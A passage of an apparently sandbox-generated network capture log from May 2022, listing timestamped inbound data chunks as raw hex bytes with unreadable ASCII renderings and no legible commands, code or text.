fa 3b 02 d3 8b 03 99 87 f3 5a ae d6 bc 12 f3 45 64 43 f9 ae 65 fd cc 6e 8e 95 0c 63 61 d2 64 45 1e 24 e6 2b b2 47 7f 59 9e 44 01 bf Data Ascii: -m.3lO?,>7[Zs{fuD,P*GT{mRJ4${{kiH66?a9c@vP+ciN@zyQ_k4u'>j ^AYCx>,s__Y(&p9kv}o_L${,2gdynV->[" <;ZEdCencadE$+GYD
2022-05-26 13:55:58 UTC	44	IN	Data Raw: 64 f2 48 88 b2 e3 d4 19 87 94 68 7c cd f7 25 2b fd 92 16 30 18 6c b2 87 5a 16 42 cd 03 00 f4 45 a9 9f 00 89 78 01 c0 2e 63 fa 0d 12 54 6c d9 3d c8 5a 6d f6 22 1a 68 be a1 be aa ac 48 88 97 2c a6 01 26 d1 44 af 96 b3 21 31 df 26 16 fb 0e 2f ef fd b3 58 09 28 d1 43 4a a4 99 02 af 39 29 86 0b 52 80 97 62 7a b4 4d e0 3a 3e f9 cb a9 4a f5 39 3d 32 0d cb ae e1 f3 72 18 9b 46 97 26 2d 00 8a e9 be 4f c3 4f dd b0 f8 87 54 7a ff 40 e7 49 7e 75 43 d2 57 74 6c e3 39 0e ea f6 08 3b 32 41 d7 f8 9e 8c db 18 e9 05 f3 7e e8 24 b9 89 27 4f b8 33 5c 1c 3b 29 9b 37 45 ef af 87 48 02 5a 75 f3 5d a5 0a 20 87 3e 70 b7 c4 14 7b 35 0f 32 a4 df b4 bd c6 c9 fb 67 64 63 86 ea 0d fa cb 8d 4c 9e 31 23 23 20 95 f7 88 aa 5e cc 8c 77 cb 64 a6 3f f4 6c af ec f9 58 85 ac 85 be fc b4 4e c4 Data Ascii: dHh|%+0lZBEx.cTl=Zm"hH,&D!1&/X(CJ9)RbzM:>J9=2rF&-OOTz@l~uCWtl9;2A~$'O3\;)7EHZu] >p{52gdc L1## ^wd?lXN
2022-05-26 13:55:58 UTC	45	IN	Data Raw: 1e 8f 08 b4 ee bf ea 76 fc 36 b1 a7 5b 67 cc b8 ec fc 54 03 37 7c 16 9d 77 c7 14 71 20 a2 cb 9c 60 94 98 dc eb 36 91 67 4a 4c 2e 3a cc e7 fc c5 92 3f 45 c6 69 2f 35 83 67 21 4f 8d 13 29 5f 8d ba 5b 85 0e 9f 5e d7 0b 07 5b 1f 55 71 f6 ce e7 e7 9b 65 ef e1 bb 06 dc 50 7d 22 9e 4c 2e 15 bb 84 8e 53 89 c2 67 0f bf 96 84 33 1e 38 80 b7 20 b7 e8 57 31 8e 5e 20 cf 06 08 7d bd a7 0a 3c 2b 6b 9c 19 e0 67 0e dd d0 25 c2 34 78 cf 37 87 d0 c3 8f dd f5 99 42 3e f5 36 a0 0b 5b 35 e1 91 8e 66 71 67 cc d2 e7 d9 2d b9 79 c4 52 2f 6b 29 93 ee 9c 30 fe e2 11 57 78 a3 1b 90 17 11 3a ea de 6f 8e 83 d9 e5 15 97 e0 13 b9 8e 8c da 46 86 c7 70 68 7a a6 6c df 6f 12 e7 13 55 24 9b 0d f3 7d fc ef 5a 1e b4 5f 89 b4 04 8a a2 7e 12 ef 5e 1a e7 bc 97 0c 2a 19 92 6f df 34 e1 4f 2a 14 22 Data Ascii: v6[gT7|wq `6gJL.:?Ei/5g!O)_[^[UqeP}"L.Sg38 W1^ }<+kg%4x7B>6[5fqg-yR/k)0Wx:oFphzloU$}Z_~^*o4O*"
2022-05-26 13:55:58 UTC	46	IN	Data Raw: 57 f5 26 23 1b 16 9a 08 19 f8 bb c8 45 55 86 9c 7b a2 55 33 69 f9 ba a4 f2 82 8d 1f 4d 46 53 f9 75 60 af 60 85 32 b8 64 88 d6 78 6f 67 ea fa 44 fa 72 62 09 7f 3d 54 5b 35 ab 08 f8 e7 31 49 50 38 af 79 3e f3 35 12 2a a2 1c 9e 3a 67 bd 1b aa aa 80 0f 73 21 c2 5c cb 49 d5 33 d8 0e 0e f5 41 7a 66 02 c7 b3 f5 09 89 dc c7 8b 32 bb ee ca 97 b3 1c 93 24 86 57 6c 5d d3 63 09 4b 28 d7 80 ca a3 b4 24 70 a0 f4 cc c1 7a 98 21 a3 ed 4c 4a c1 6b 78 95 3a 5f 13 b0 df c0 64 e3 b4 9f f6 90 fe 47 f3 61 13 de 4e 06 07 5b 12 56 80 0f 9d 36 d8 b3 b7 b5 4e cc 58 54 5e 8c fd 3a c9 d1 5b 62 a0 69 91 52 b1 b2 c3 6d 36 72 6d dd 9b 0f 81 d7 ed 5d 75 c6 4a 1d 29 3f 28 c0 5a 01 a2 29 eb 41 1e eb a7 01 19 2b 8e a2 71 6c 5c ed e7 a1 da 2a 02 4a 24 01 dc 96 9b 5f 0e fa 3e c3 e1 aa 8d b1 Data Ascii: W&#EU{U3iMFSu``2dxogDrb=T[51IP8y>5*:gs!\l3Azf2$Wl]cK($pz!LJkx:_dGaN[V6NXT^:[biRm6rm]uJ)?(Z)A+ql*J$_>
2022-05-26 13:55:58 UTC	48	IN	Data Raw: 0a 51 71 56 5f 2f 8d 36 4c f8 c2 07 c8 ab 41 dc bb 0f 07 b8 79 f3 54 27 ec 0a 32 3f 85 39 7d 92 8b 6c 0a 9f 28 69 75 12 15 53 4b 1b 44 51 85 8c 56 04 fc e2 aa 92 89 99 60 05 8e 31 ee d1 66 39 a8 74 15 f9 f2 b7 35 a9 36 11 ff 2e 9a 66 d9 e7 48 24 aa 03 dd fb 14 af 8c 93 2f bd 4a 02 93 e7 97 17 5b ca c7 bf 5f 9e bd b6 4e 11 bb 49 a8 65 dc 5a 8b 0a 39 12 1a f7 f4 ef 88 1b ba 6b ac f6 13 92 db ba ea 53 6a aa d2 6f 71 35 e9 7a 62 08 13 7d f3 36 c7 1f 02 35 0a 60 0e d9 b4 4e 08 42 a3 f9 46 78 34 b3 bc 62 fc d9 34 7a 55 19 8f 11 ea 89 08 7e b7 8f ea a0 3e 50 57 b8 89 45 28 0c 69 00 7e 98 4a ae 76 37 21 f4 b9 cf 3e 9b 6e b6 af 07 7e fa a5 4a ca 15 5a b2 39 ae 64 30 96 1a ee 81 d7 10 d5 af 07 64 86 e9 6d 06 0f de 38 87 2e b1 f1 09 6f 80 e4 38 7c 53 b8 65 01 34 9d Data Ascii: QqV_/6LAyT'2?9}I(iuSKDQV`1f9t56.fH$/J[_NIeZ9kSjoq5zb}65`NBFx4b4zU~>PWE(i~Jv7!>n~JZ9d0dm8 .o8|Se4
2022-05-26 13:55:58 UTC	49	IN	Data Raw: ea 28 66 ec 1f 4c 0f 2e a9 4b 11 56 8a e5 d1 9c df fd 13 94 83 50 00 70 fa 80 99 db 45 14 b6 c6 0c f8 4d f6 d0 ea 4a 60 94 dd 6f 9d 5d 29 6f 5d 70 65 ed 65 79 d3 fc f2 0a af f0 fc f0 66 25 b0 4e 30 e0 16 c3 0c 05 f4 0b b8 3a 72 f4 cb 69 30 d3 39 fe b0 b9 03 9b 84 b7 ab 56 aa fc 68 13 18 f3 bd 4f f0 02 3b b2 81 87 98 83 0d e9 6f 99 7f 60 84 d4 20 1c 7d 42 f3 ed 16 67 27 5c 18 f2 70 fa 0a 58 51 3a a5 92 93 1a 3f ba 0d 01 0b b6 50 e2 39 cd 20 92 12 6a 82 3d bb 13 6f bb a1 2a 7f 6a 31 29 4c 20 8f 71 51 56 25 50 b7 5a 1d fd b6 11 d9 d4 a9 15 b3 c1 69 2b 6a 62 ec f4 72 68 e6 75 aa dd ac 86 41 da 09 21 3e c5 da e9 ae 64 51 76 37 e9 fd 0e f9 69 46 77 00 f0 36 50 ec 9a b6 8a 71 81 28 89 ba cd 73 e3 e1 48 15 bc f6 3d 27 0a 6f e1 eb ad 86 49 ee 03 5e d8 d0 93 b0 b5 Data Ascii: (fL.KVPpEMJ`o])o]peeyf%N0:ri09VhO;o` }Bg'\pXQ:?P9 j=o*j1)L qQV%PZi+jbrhuA!>dQv7iFw6Pq(sH='oI^
2022-05-26 13:55:58 UTC	50	IN	Data Raw: 01 75 0c e7 28 c9 b7 14 71 ae 17 8a 37 c1 fb 7d e8 75 1f 6f c2 88 d9 52 80 81 f0 4f 90 33 57 b8 71 ff c6 a0 44 73 e2 51 9f 8b 48 5c 3b c7 9e 49 52 b3 aa 77 84 f4 97 40 82 6b db 70 ff e5 49 e4 1f 3a 23 d8 a2 e7 e7 37 c9 f5 68 94 1e 57 2c 9f e9 e0 3e 0a 40 13 5d df b8 db 2b c7 fd 7b 36 9d 5a f5 47 b8 1d 5a 3b 9c 3a 36 82 dd 38 08 88 5c 99 d2 b6 07 50 e2 af a9 1f 7d 52 13 72 b3 49 43 55 75 79 ca f7 0f 1f 7e b1 39 d5 38 a8 67 db 91 95 8f 17 96 85 c7 b5 08 29 5e 8a 2d e3 f2 6d bd 12 c6 06 bd 47 f8 ae 17 a5 c1 6f b8 93 7d 09 46 d3 65 54 68 4f cd ed b3 47 d2 24 37 43 79 6f 78 01 fa de e8 da c9 8e 0a cf 08 06 ec e1 2d 7f b4 48 89 86 b0 d7 10 93 fd 10 9d ed a8 3f 82 27 a9 16 eb 63 a7 82 09 58 c6 06 11 51 1f fb 52 1f f0 2b f1 9d 33 a5 62 4a 91 bd 85 b9 72 a4 4e 00 Data Ascii: u(q7}uoRO3WqDsQH\;IRw@kpI:#7hW,>@]+{6ZGZ;:68\P}RrICUuy~98g)^-mGo}FeThOG$7Cyox-H?'cXQR+3b JrN
2022-05-26 13:55:58 UTC	52	IN	Data Raw: 9f 6c 9a b5 28 69 75 14 73 58 da 38 a0 51 90 90 f2 2f fc e7 aa 92 ef 94 ff 24 6a 33 fb d1 de 12 a8 65 15 f8 94 bc 87 88 df 1b ea dc 9a 6f d8 ed 4b 17 ad 12 2f eb fa 97 98 d7 2e b7 4a 69 91 a3 d0 1e a5 96 32 fb 49 94 bd 31 4f 55 b9 43 ee f5 5b 3c 74 00 23 b9 1b b3 f5 e5 8b aa fd d2 6d de 16 4b c1 94 26 72 6a 5a d3 41 77 2b 1a 6b 07 1c 0d 7b 1b 39 c5 0b 00 23 0c 48 ff 86 a9 59 14 0c b9 8c 44 6e 34 dc b8 3b 95 eb 31 00 49 40 d9 2b ea 03 0a e7 b3 99 5d 37 39 c8 4a ae 19 aa 2a 95 6b 16 78 4e 4b 12 13 21 01 1d 7f 7a 3c 8d 6e 41 ab 42 4f c9 82 58 e9 50 5c 99 39 99 67 69 90 1c 75 e5 f9 48 f7 a9 47 02 85 b0 6d 00 09 83 dc fb 2b b6 d2 70 10 f4 e4 3e 7c 2c bd 3c 1e 14 98 15 7a 63 44 5f 12 cb 68 bb 71 bb 5c fd 85 bb 6b 34 a9 07 07 54 45 b8 90 f0 f5 0e 21 19 4f 73 fa Data Ascii: l(iusX8Q/$j3eoK/.Ji2I1OUC[<t#mK&rjZAw+k{9#HYDn4;1I@+]79J*kxNK!z<nABOXP\9giuHGm+p>|,<zcD_ hq\k4TE!Os

Timestamp	kBytes transferred	Direction	Data
2022-05-26 13:55:58 UTC	53	IN	Data Raw: 3a 42 5e a8 d0 5f 05 60 ec d2 6f 8b 94 d1 59 19 6a 3a ec bc 36 d3 54 fd 0a b9 39 d4 bb 22 04 ef ce d9 bf 16 07 03 05 e2 c2 e0 74 36 d7 94 68 cd 9c 39 f6 a0 b9 12 52 0c f9 ef 72 f5 fd 2d 43 18 d7 ad 4f e6 8f 9f fd c5 af c7 82 78 b9 6f cd 6f 60 92 1d f4 53 39 6e ac ec bf 37 27 2c 08 f2 61 33 0e 0f 2a 15 fa 93 ca 4b 3f 36 1d 01 1a 7f d8 b8 bb f7 42 92 e3 2b 82 81 ab 13 7e 72 51 77 fd 28 55 20 c5 72 8f 9d 41 56 34 59 ed 06 95 be d0 11 64 86 a9 1d a2 c1 78 e2 aa 03 7c b7 1a 69 8b 26 aa e5 bd 86 50 13 05 41 7a 8d b3 eb b7 30 51 22 26 e9 ec 83 d1 02 02 25 69 f1 eb 04 ec 1e a7 8a 60 48 70 e2 fe 9b 1a e3 60 0d 15 08 e7 3d 36 c3 e7 88 af f0 ef 49 ab 55 5e 08 c1 93 a1 7c 46 d7 b9 9f d2 fa c6 07 71 f6 5f 2f 9c 34 a5 bb 57 01 a1 ab b5 8e bb 0f 07 a2 68 f3 05 66 71 08 Data Ascii: :B^_`oYj:6T9"t6h9Rr-COxoo`S9n7',a3*K?6B+~rQw(U rAV4Ydx|i&PAz0Q"&%i`Hp`=6IU^|Fq_/4Whfq
2022-05-26 13:55:58 UTC	54	IN	Data Raw: f6 f6 35 87 15 5c 14 40 f3 95 7e 56 32 c1 0d 24 3e 79 50 72 70 7d 2e 98 81 6d db d5 20 56 b9 f8 78 fb 8e 73 5d 92 e7 ea 98 5e f8 92 2b cf 8c 37 1e f1 56 57 20 fa 5e de 3e 16 bb 5a 9b 7a c2 98 ba 06 46 be 15 9f cc 5b 5f 46 7b ab a9 1c 68 39 99 77 d3 1e c7 f3 3a 1d 87 71 a7 02 66 c3 2f 5d 51 64 ea ff b4 ea e3 6c 47 5c e7 42 a9 76 db 04 60 08 a3 e5 78 01 2b 8f b8 3a 8a d8 85 d3 ef a4 e1 ed 09 89 b9 f9 02 03 cd ce 66 be 06 0c 26 a2 2b 67 ae 11 cd e8 e9 b2 47 7b c8 a8 b1 65 08 49 97 7d db 98 da a8 ea ce 5c 0e 73 2a 77 ea 85 b2 1c 3e e9 74 d7 01 15 38 8c f1 8e b9 c5 7b 38 a9 12 fa 6b b2 61 7f f9 a4 ff 7b da af 0a 22 1f dd 59 36 1e 3a 56 e5 5f 1e 46 94 a5 bc d6 eb 0c 5e 4d 83 ad 7f a8 ee d2 af 89 61 4c 07 26 ac c9 11 33 ae ed d5 66 16 78 6d 94 89 50 05 77 e2 73 Data Ascii: 5\@~V2$>yPrp}.m Vxs]^+7VW ^>ZzF[_F{h9w:qf/]QdlG\Bv`x+:f&+gG{eI}\s*w>t8{8ka{"Y6:V_F^MaL&3fxmPws
2022-05-26 13:55:58 UTC	58	IN	Data Raw: 4e b5 42 f0 49 49 6d 7c df 37 8a a8 e2 cf cf 2b 57 49 8e e8 7f cf 19 48 e9 75 d7 b0 c2 20 7f ea e9 c4 6e 7b 48 de 12 db 31 b2 f2 7e 5c 4e 54 78 20 ad fa f1 4d dd 59 35 9d e3 f7 ff 38 1f bc 6d eb cb d6 ea 04 6f 9d 83 98 19 ab a7 7b af ed 1a 4c 6e 7d ac 4a 10 56 7f b9 d1 9c 14 fc c5 c7 89 50 06 71 17 d3 c5 d4 44 14 46 93 05 f8 5c f6 85 bf 4a 60 ef d2 1e c9 94 28 62 5d e7 31 ec 64 78 d3 8d a9 0a af 3b fd 0e 32 04 b0 cd 31 d5 43 07 03 01 f4 83 ec 34 72 d2 cb 35 64 d3 39 f7 a0 0c 50 52 85 bb ab db ff fd 69 10 18 0e f8 4f f0 8e 3a ac d7 af 98 80 0c c4 39 cd 6f 63 84 54 77 13 7d 6a f3 89 41 67 27 29 08 73 26 33 0b 4f 51 da f3 93 92 18 3f df 4b 01 0b 7c 51 fc 6e f5 20 96 13 5b d5 81 ab 16 6f 4f f7 36 7f 2c 31 79 1a 20 8f 9c 41 c7 72 59 b4 45 1d 75 e1 11 d8 d6 a9 Data Ascii: NBIIm|7+WIHu n{H1~\NTx MY58mo{Ln}JVPqDF\J`(b]1dx;21C4r5d9PRiO:9ocTw}jAg')s&3OQ?K|Qn [oO6,1y ArYEu
2022-05-26 13:55:58 UTC	63	IN	Data Raw: 18 62 30 e5 21 bb 31 e3 23 b9 f2 77 97 4c 64 00 99 d5 e4 fe e2 9c bb bf d4 1e cc 92 8d eb 0f 7c 6c 64 05 1f 4b a2 65 7d 72 ee 63 d6 61 28 89 f0 0e 82 17 5d d0 15 2c 22 b2 09 be 34 89 b0 2f 6c d0 fb a6 44 0d 94 ea 7b 71 9b 83 00 9e 73 53 2c 51 39 28 26 be 3a 8a 9c a0 54 8f e8 b7 40 fc be 71 bb db d0 f5 1d f6 6a 0e e2 ea 43 54 1f 15 69 3e 70 1d 54 e6 95 50 17 cf b3 5c 9e c3 ef 7a d5 f1 22 ff ec 60 9f 91 52 8f 25 fe 59 47 43 35 1b 40 3b 08 5b 45 a1 62 32 49 e9 8c 58 88 a1 7b 3d 4b c3 f9 61 db ff 9f 4f 1c 19 70 1b 88 93 43 66 98 94 7c 98 48 e0 c6 43 00 f3 ac 35 15 35 3d fd 2a 1f 6e ab 60 dd 48 15 bd b1 d8 f7 a7 38 28 19 eb 1a 70 88 a8 92 5a 68 00 2c f3 7a cc 10 e6 49 be 0a ed 55 91 22 ca 04 55 e3 8f 20 75 8c b1 01 7d 29 12 c2 bf 3d 5b 7f 16 ec 3b b3 21 1b aa Data Ascii: b0!1#wLd|ldKe}rca(],"4/lD{qsS,Q9(&:T@qjCTi>pTP\z"`R%YGC5@;[Eb2lX{=KaOpCf|HC55=*n`H8(pZh,zIU"U u})=[;!
2022-05-26 13:55:58 UTC	64	IN	Data Raw: 17 48 4b 4b 43 31 87 8b 56 56 fb 87 a8 81 89 d6 67 85 8c 28 ee 83 61 b9 aa 76 15 b1 f5 17 37 ba 36 52 f8 7c 98 74 d8 bf 4f b4 a9 19 dd b8 13 57 8f c4 2e fe 4d a9 90 b8 96 4f 5c 74 c4 e8 5f dd ba d1 4d 46 ba 0a af 16 df 05 8a 52 3e b9 18 a0 f5 ac 8f a9 b8 c2 ac b5 14 6a d9 87 ea 10 6d 99 d7 7a 70 64 e1 72 65 0f 10 32 f4 51 c0 48 01 42 02 13 09 37 b6 11 0f 8f a4 bb 45 0c 33 5f bb 20 fe 9d 33 85 52 1b 8d 4e ed e0 0f f4 b4 d0 ed 10 3a da 54 e7 8e a5 2c 8e 6b 44 79 6d 4e 2c 75 43 26 5e bd 45 3d c4 69 c2 ab 51 7d a5 a2 99 de f3 58 fd 3e 59 70 c2 96 55 e9 20 c3 e2 d5 e0 00 2f 9d 1b 6d 49 08 83 23 7d 2e fe f6 50 74 72 e4 77 7b 6c a3 97 01 7b 9a 54 46 c0 fc 3b 15 ab 70 10 77 f2 0c 5b 9d a1 4e 66 56 aa 2d 47 45 f1 91 f0 6b 8b 46 50 6f 73 e3 f9 ca 88 9d fa bc 9f df Data Ascii: HKKC1VVg(av76R|tOW.MO\t_MFR>jmzpdre2QHB7E3_ 3RN:T,kDymN,uC&^E=iQ}X>YpU /ml#}.Ptrw{l{TF;p w[NfV-GEkFPos
2022-05-26 13:55:58 UTC	68	IN	Data Raw: 11 23 25 58 1a 60 42 78 bb 15 53 e0 03 2e c3 03 1f 80 a5 1a a6 3e 2c c6 56 f5 21 05 f7 7b 9d c0 90 20 a6 ca 75 4a f1 d9 02 6e 6e f1 42 9f 4d db f1 37 09 b7 81 4c 15 4f fa 5f 64 32 da 71 30 06 8e 1b 71 98 0d d8 02 c9 62 af ce fe 2b 47 32 58 6e 24 31 d7 e4 f0 0c 49 31 58 0b 1f d6 00 ab b6 c9 bf ea 41 ad 65 82 51 ec e7 43 10 ca 7e 6b 76 a4 88 6b ac 9d 79 48 93 e7 aa fb d0 6b df 0a f5 5d 14 4d 19 9a bf b3 31 2e 99 30 eb 89 19 24 5b b1 f6 5d 0b 5c ec 22 c7 0f b7 9b f5 02 88 b0 d4 38 23 81 7a ab 08 1c d7 88 83 8f e2 5e 23 f3 6d c6 34 58 8d 9e 4c 4a 54 92 33 de f1 4d 3a 39 8c 0e 59 cc 4c 13 28 cd 7b f0 2d 36 3a 6a c6 9d 1e 6e f5 3d ed 18 80 7b 26 85 c6 1f 1f 22 21 6d 04 df 4b 38 23 64 2b 99 f2 ba 26 56 89 18 d6 45 c0 00 be 46 8a 7c 73 f4 85 50 ba e5 46 2b eb bd Data Ascii: #%X`BxS.>,V!{ uJnnBM7LO_d2q0qb+G2Xn$1I1XAeQC~kvkyHk]M1.0$[]\"8#z^#m4XLJT3M:9YL({-6:jn={& "!mK8#d+&VEF|sPF+
2022-05-26 13:55:58 UTC	72	IN	Data Raw: de c9 59 ae a3 c4 22 1f df 1f d8 47 02 c3 9b 8e 8d a1 7a 59 d1 69 e2 19 41 af bb 4a 16 55 aa 2a ae df 7f 18 38 c9 03 69 aa 6d 56 01 d1 4d f8 15 0b 09 11 cc 90 3f 48 c9 70 99 54 ee 6f 62 c3 fa 1f 0c 38 29 78 15 d7 40 6f 03 12 26 8c e5 de 2d 1d e0 34 db 4f ea 12 b6 3d c6 44 27 c0 e7 3a e0 e2 63 08 c2 e9 d3 ab 38 81 12 d4 53 f8 12 c0 c9 13 bb 9d 59 dc a1 63 37 b2 b6 1c 20 47 16 ab 8a 81 63 3a 73 8d 42 5c 52 38 14 1e ef b7 8b f8 ac bf 98 79 5c 01 e5 8e 31 f6 1e 70 85 0d 9e 50 f5 47 32 80 ac db 78 21 3c a6 56 89 2f c8 9a 26 31 81 76 40 57 92 fa 77 22 ac 0d 6c da 43 d7 af 6b 2d 8b d0 ce f8 8c d8 4d 2e a9 dc d9 5d de 8d 15 92 ed 3a 71 76 7f e0 3b 49 3a a3 a6 82 b8 63 96 78 a5 b9 68 41 36 ac b7 e1 ae 33 2d 15 a8 3d af 27 af a2 dc 25 18 ae 98 19 dc f3 52 0a 31 13 Data Ascii: Y"GzYiAJU*8imVM?HpTob8)x@o&-4O=D':c8SYc7 Gc:sB\R8y\1pPG2x!<V/&1v@Ww"lCk-M.]:qv;I:cxhA63-='%R1
2022-05-26 13:55:58 UTC	76	IN	Data Raw: 29 df 17 9f 66 aa 57 15 d2 a7 ea 6e 2a 75 e2 12 d9 5e c3 a7 05 10 f0 55 27 10 ca a2 1d 74 bf 2e 62 f2 4c 91 be 6b 41 eb d5 84 f6 d6 c8 39 2f 9b c7 c9 78 df b2 5b c8 9a 2a 29 40 56 dd 29 48 17 b2 ba e9 d1 47 c1 29 94 aa 6d 74 1a 98 cd 92 e7 13 7d 29 f5 42 cc 26 9d 9a be 7e 2b bf e6 37 c4 c1 5f 2d 27 29 41 83 2a 14 bb 3e a7 3e 96 75 c4 98 5e 46 c2 81 7c cd 16 24 3e 74 a5 90 8b 66 40 e0 88 1c 65 a4 75 a5 d5 f7 40 67 b1 e6 e1 2b 9b 9a 54 2e 18 f4 90 3e 85 dd 62 dc d4 8b d7 ca 60 bb 1c 92 57 59 ef 7c 42 77 14 3b be bd 2a 5a 27 0f 35 83 34 00 63 21 05 51 c0 d1 d8 4e 1b 65 6b 59 54 19 00 91 66 94 69 e5 2e 47 82 a2 96 62 3a 1d cd 4c 38 6e 60 74 17 79 b8 f7 00 05 42 1b d9 13 2e 89 f0 66 e5 e9 a9 3e 9 f b0 07 83 3f 1b 9d de 4b 5c bd 44 cb dd f7 c4 0d 77 43 6b 78 b5 Data Ascii:)fWn*u^U't.bLkA9/x[*)@V)HG)mt})B&~+7_-')A*>>u^F|$>tf@eu@g+T.>b`WY|Bw;*Z'54c!QNekYTfi.Gb: L8n`tyB.f>?K\DwCkx
2022-05-26 13:55:58 UTC	80	IN	Data Raw: da c6 e2 ae cf 58 81 37 bb 29 0b f2 71 19 7b 0d 3d 96 a4 58 56 72 66 69 85 3b 7d 0b 6d 6c 66 e3 c7 d0 6d 78 77 59 56 67 4e 62 ad 50 97 44 dd 72 4f cd c5 c0 4c 36 40 d1 55 19 67 76 63 79 4c ff a9 33 3e 57 03 d7 01 25 88 dd 4b 96 91 9f 79 f7 f5 2c 93 2e 2a de ef 2b 22 92 3f eb b2 d2 bf 41 30 35 73 59 ef 93 de 9e 0c 30 7b 15 d1 aa c9 cc 0f 33 48 58 b5 46 3e a0 5d f8 ff 3a 3e 0d c0 e8 d3 32 9a a4 6e 26 6b de 75 40 84 37 b1 87 83 c0 23 86 68 1f 49 92 e2 e4 44 ad d7 d6 ee cc bf 47 3e 04 8c 5f 0c b0 45 1a bb 8a 7b 8c ff 33 fc 9f 6d 70 e4 34 91 62 4b d5 7c 70 55 d7 63 1e e8 ea 0d 3c a7 4d 0d 34 27 72 20 07 57 0b 25 fc a0 04 45 86 a4 c5 e0 de cd 22 50 e6 01 98 e1 36 5e d1 36 4c ba b7 c1 6f 99 36 38 c2 ad ef 03 e0 b4 1a 61 fa 60 ed 81 43 e7 e2 e3 71 e2 32 0e dd f0 Data Ascii: X7)q{=XVrfi;}mlfmxwYVgNbPDrOL6@UgvcyL3>W%Ky,.*+"?A05sY0{3HXF>]:>2n&ku@7#hIDG>_E{3mp4bK|p Uc<M4'r W%E"P6^6Lo68a`Cq2

Timestamp	kBytes transferred	Direction	Data
2022-05-26 13:55:58 UTC	84	IN	Data Raw: a9 b8 9d 98 c7 7b 19 46 b5 1e 4c ea 01 2d 81 a1 52 be 9d 70 8f d4 39 35 fa 3d 83 23 1f d1 0a 11 23 f4 51 1a b9 e4 0d 41 f9 19 11 0d 30 5d 10 6f 5d 0f 3f e9 f2 0e 55 8c 8e c8 e5 c1 ad 28 5d ff 7e a9 82 0a 7e de 56 25 8e b7 e2 46 fc 0b 1b dc e1 eb 3b 94 80 0e 7d e4 7e ed a3 65 a2 a9 b1 5f e6 0f 2f c4 f9 a4 67 3c 8a fb fb 7d a9 cc 60 7c 1f f7 10 ed cf b6 73 b9 6d 7e d4 57 85 99 88 dd cc e9 99 da c1 2e 4a f9 a9 9b 35 2c 0b 81 12 47 75 be 40 05 64 22 42 a3 23 83 54 56 74 3d 15 6b a1 8b 58 2b 31 d0 d1 16 0d 06 b9 f1 72 97 ab 70 75 00 31 b9 7e dd 54 38 8b f4 f1 b9 6a 4a ed 25 ec db cc 4e d4 18 4f 12 16 1b 65 21 42 56 74 c1 21 01 8d 4d 7c dc 2d 0a 8f 95 13 fe 1b 6e d6 00 dc 16 36 d5 2c a5 f4 e2 3b b7 c4 60 12 b8 b0 4e 3d 7e f5 59 8a 60 f5 98 18 2b eb 9e 7f 2e 5f Data Ascii: {FL-Rp95=##QA0]o]?U(]~~V%F;}~e_/g<}`|sm~W.J5,Gu@d"B#TVt=kX+1rpu1~T8jJ%NOe!BVt!M|-n6,;`N= ~Y`+._
2022-05-26 13:55:58 UTC	88	IN	Data Raw: 3b 6e 45 62 14 7e e5 c7 32 60 75 cb c9 2f 09 09 e1 be 18 c3 be 06 57 6f 16 c3 36 b0 72 64 bf fa db 82 78 66 93 27 98 fe b5 7c d4 56 2b 7e 6d 75 46 2c 54 72 52 f7 62 79 d9 2c 38 c4 35 18 ad f7 10 96 14 2b 84 7a fe 5a 54 96 3f d3 b1 91 26 98 8d 63 6e d5 f4 54 6a 36 cf 0a 87 61 ed a4 42 2e e0 d3 57 0b 41 8b 4a 5b 7d d7 71 6f 50 b0 36 50 f8 2f da 0e ec 5a 9e d8 87 4e 17 6c 5b 66 04 2e fd dd ba 33 4c 02 2e 2a 14 91 63 f2 93 aa 8d fa 5a 97 4d cb 15 a8 a1 0d 02 ce 6d 2a 71 9d bb 5b 8d 88 6b 2f b3 af b7 f5 fc 4e a0 0d d6 68 15 55 1c 84 b6 f8 38 6d b1 0f ae b5 4f 6f 4c 8d e6 4a 33 5c e4 24 b9 7d ed d6 f0 22 ec 8c f0 1e 28 da 79 91 1c 0a e6 96 df db e0 16 08 d8 74 c0 02 09 d7 f1 1d 1e 51 c3 32 a8 ec 63 1b 72 cb 1e 78 ae 78 33 2e 8a 70 fd 10 35 68 54 d3 95 60 1c af Data Ascii: ;nEb~2`u/Wo6rdxf'|V+~muF,TrRby,85+zZT?&cnTj6aB.WAJ[}qoP6P/ZNl[f.3L.*cZMm*q[k/NhU8mOoLJ3\$}" (ytQ2crxx3.p5hT`
2022-05-26 13:55:58 UTC	92	IN	Data Raw: 2e 58 43 87 98 3d ad e5 2a 6b fd ef a0 c1 d2 4d be 18 a3 57 35 66 06 a5 be a5 23 28 a2 2d f4 a2 26 17 07 fc 9e 07 36 69 dc 3e b3 28 a3 9d cb 59 89 97 d3 07 03 a1 77 a8 14 43 cb 99 b8 a7 b4 16 27 a6 6c ec 00 66 9f a3 64 4d 6e b8 1b 93 d4 7e 3b 0a 8b 47 36 bb 03 03 62 d4 52 eb 00 0a 5e 14 eb cc 18 45 be 24 ab 0d eb 64 1d 9c c1 1b 47 4f 53 21 4f c7 4e 0a 34 00 13 94 f8 c4 29 2c e6 36 8a 72 cf 3b 83 76 b6 6f 20 d6 b8 3f d3 ac 15 3e fe b3 f4 9b 3e d7 23 9c 18 e4 0c cc d4 02 fe ba 3a fd ec 4a 51 90 ef 59 54 32 18 ec b1 c8 09 19 17 80 23 27 2a 1c 5f 2f ad dc 85 e2 80 ab f7 39 69 2e b3 d4 7f 91 75 39 99 25 be 52 f6 78 1e a8 8a 8f 4e 3c 06 87 26 c3 15 f6 90 1c 11 9e 7f 02 56 f0 af 24 49 f9 00 59 c8 5b d7 b7 08 72 8a d2 ee fd 87 d6 04 7d f3 f2 cd 4d dd 80 6c f5 8e Data Ascii: .XC=*kMW5f#(-&6i>(YwC'lfdMn~;G6bR^E$dGOS!ON4),6r;vo ?>>#:JQYT2#'*_/9i.u9%RxN<&V$IY[r}Ml
